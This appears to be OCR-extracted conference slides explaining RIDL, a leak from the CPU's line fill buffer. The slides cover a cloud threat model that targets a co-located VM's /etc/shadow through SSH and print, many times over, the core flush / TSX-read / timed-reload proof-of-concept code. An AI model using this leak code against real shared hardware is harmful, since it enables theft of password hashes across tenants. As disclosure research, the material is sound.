
On 32-byte Intel AVX loads, all loads that miss in the L1 DCache show up as hits in the L1 DCache or hits in the LFB. They never show hits on any other level of memory hierarchy. Most loads arise from the line fill buffer (LFB) when Intel AVX loads miss in the L1 DCache.

- We first read the manuals
- Some references to internal CPU buffers
- But no further explanation
- Where would you even start?

That’s why we started reading patents instead!



LINE FILL BUFFERS?



- Central buffer between execution units, L1d and L2 to improve **memory throughput**

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

Send out memory request

LINE FILL BUFFERS?

- **CPU design**: what to do on a cache miss?
    - Send out memory request Wait
      for completion

LINE FILL BUFFERS?

CPU design: what to do on a cache miss?

- Send out memory request
- Wait for completion Blocks
- other loads/stores

LINE FILL BUFFERS?

Solution: keep track of address in LFB

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request

LINE FILL BUFFERS?

- **Solution**: keep track of address in LFB
  - Send out memory request

    Allocate LFB entry

LINE FILL BUFFERS?

- **Solution**: keep track of address in LFB
  - Send out memory request

    Allocate LFB entry
  - Store address in LFB

LINE FILL BUFFERS?

Solution: keep track of address in LFB

- Send out memory request
- Allocate LFB entry
- Store address in LFB
- Serve other loads/stores

LINE FILL BUFFERS?

- **Solution**: keep track of address in LFB
  - Send out memory request
    Allocate LFB entry
  - Store address in LFB Serve
    other loads/stores
  - Pending request *eventually* completes

LINE FILL BUFFERS?

- **Solution**: keep track of address in LFB
  - Send out memory request

    Allocate LFB entry
  - Store address in LFB Serve

    other loads/stores
  - Pending request *eventually* completes

LINE FILL BUFFERS?


Allocate LFB entry.

May contain data from previous load

RIDL exploits this


How do we mount a RIDL attack?

THREAT MODEL




Victim VM in the cloud

THREAT MODEL




We get a VM on the same server

THREAT MODEL



We make sure it is co-located

THREAT MODEL




Victim VM runs an SSH server

CHALLENGES


- ✗ Getting data in flight
- ✗ Leaking data
- ✗ Filtering data

IN-FLIGHT DATA




How do we get data in flight?

IN-FLIGHT DATA




We run an SSH client…

IN-FLIGHT DATA




... that keeps connecting to the SSH server

IN-FLIGHT DATA




The SSH server loads `/etc/shadow` through LFB

IN-FLIGHT DATA




The contents from `/etc/shadow` are in flight

LEAKING




Now that the data is in flight, we want to leak it

LEAKING



We run our RIDL program on our server…

LEAKING



...which leaks the data from the LFB

What does this program look like?

1 **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

3 **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**


```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
```

Leak in-flight data from an invalid or unmapped page, also works for demand paging.

```
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

Use the leaked byte as an index into our probe array.

```
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```


Probe Array
FAST